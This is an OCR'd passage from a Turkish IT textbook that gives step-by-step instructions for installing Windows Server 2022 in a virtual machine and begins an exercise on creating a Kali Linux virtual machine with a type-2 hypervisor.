
5. Adım: Sanal makine için CPU, bellek ve hard disk donanım yapılandırmalarını gerçekleştiriniz (Görsel 4.310).



Görsel 4.310: İşlemci, bellek, hard disk ayarlarının belirlenmesi

6. Adım: Windows Server 2022 x64 ISO dosyasını web sitesinden indirip yedek depolama alanınıza yükleyiniz.


7. Adım: Sanal makine kurulumu için ilgili depolama alanından Windows Server 2022 x64 ISO dosyasını seçiniz (Görsel 4.311).



Görsel 4.311: Windows Server disk görüntüsünün seçilmesi


8. Adım: Ayarları gözden geçirip **Finish** butonuna tıklayınız.

9. Adım: Windows Server sanal makinesinin oluştuğunu doğrulayıp Windows Server sanal makinesine tıklayınız (Görsel 4.312).




Görsel 4.312: Sanal makinenin oluşturulması

10. Adım: Windows Server sanal makinesini **Power on** ile açınız (Görsel 4.313).



Görsel 4.313: Sanal makinenin başlatılması


11. Adım: Windows Server sanal makinesi başlatıldıktan sonra **Console** seçeneğinden **Open browser console** seçimini yapıp kuruluma açılan pencereden devam ediniz (Görsel 4.314).



Görsel 4.314: Sunucu işletim sistemi kurulumu


12. Adım: Dil ve klavye seçimini yaptıktan sonra **Next** butonuna tıklayıp, **Install now** butonuna tıklayarak kuruluma başlayınız.

13. Adım: Sunucu işletim sisteminin masaüstü ekranından çalıştırılmasını sağlayacak şekilde sürüm seçimini yapıp **Next** butonuna tıklayınız (Görsel 4.315).




Görsel 4.315: İşletim sistemi sürümünün seçilmesi

14. Adım: Lisans sözleşmesi penceresinde onay verip **Next** butonuna tıklayınız (Görsel 4.316).



Görsel 4.316: Lisans sözleşmesinin onaylanması


15. Adım: Yeni bir işletim sistemi kurulumu yapmak için **Custom** seçimini yapınız (Görsel 4.317).



Görsel 4.317: Kurulum tipinin seçilmesi

16. Adım: Sunucu işletim sisteminin kurulacağı sürücüyü seçip, işletim sisteminin kurulabilmesi için **New** butonuna tıklayarak diskin bölümlendirilmesini sağlayınız.


17. Adım: Next butonuna tıklayınız (Görsel 4.318).



Görsel 4.318: Kurulum yapılacak sürücünün seçilmesi


18. Adım: Apply butonuna tıklayarak diskin bölümlendirilmesini sağlayınız.

19. Adım: Primary bölümünü seçip **Next** butonuna tıklayınız (Görsel 4.319).




Görsel 4.319: Sunucu işletim sisteminin kurulacağı sürücü bölümünün seçilmesi

20. Adım: Kurulum yapılırken bekleyiniz (Görsel 4.320).



Görsel 4.320: Kurulumun gerçekleşmesi

21. Adım: Yönetici parolasını belirleyip **Finish** butonuna tıklayınız (Görsel 4.321).




Görsel 4.321: Yönetici parolasının belirlenmesi

22. Adım: Kurulumun tamamlandığını sisteme giriş ekranı ile doğrulayınız.

23. Adım: Ctrl + Alt + Delete ile yönetici girişini açınız.

24. Adım: Sunucu işletim sisteminin masaüstünü ve **Server Manager** yönetim konsolunu inceleyiniz (Görsel 4.322).



Görsel 4.322: Sanal sunucu işletim sistemi masaüstü ekranı

44. UYGULAMA


Kali Linux sanal makinesini "Tip 2" hipervizör yazılım kullanarak aşağıdaki adımlar doğrultusunda oluşturunuz.

1. Adım: Sanallaştırma yazılımını indirip (Görsel 4.323) kurulum dosyasını çalıştırarak sanallaştırma yazılımını kurunuz.




Görsel 4.323: Sanallaştırma yazılımı

2. Adım: Sanallaştırma yazılımını açıp sanal makine eklemek için **Yeni** butonuna tıklayınız (Görsel 4.324).




Görsel 4.324: Yeni sanal makine oluşturma

3. Adım: Sanal makine adı ve işletim sistemi bilgilerini girip (Görsel 4.325) **İleri** butonuna tıklayınız.




Görsel 4.325: Sanal makine adı ve işletim sistemi belirleme

4. Adım: Donanım ayarlarını yapıp (Görsel 4.326) **İleri** butonuna tıklayınız.




Görsel 4.326: Donanım ayarlarını yapma

5. Adım: Sanal sabit disk ayarını yapıp (Görsel 4.327) **İleri** butonuna tıklayınız.



Görsel 4.327: Sanal sabit disk ayarını yapma

6. Adım: Özeti inceleyip (Görsel 4.328) **Bitir** butonuna tıklayınız.




Görsel 4.328: Sanal makine özetini inceleme

7. Adım: Bilgisayarınızda Kali Linux işletim sistemi ISO dosyası yoksa kali.org web sitesinden indiriniz.

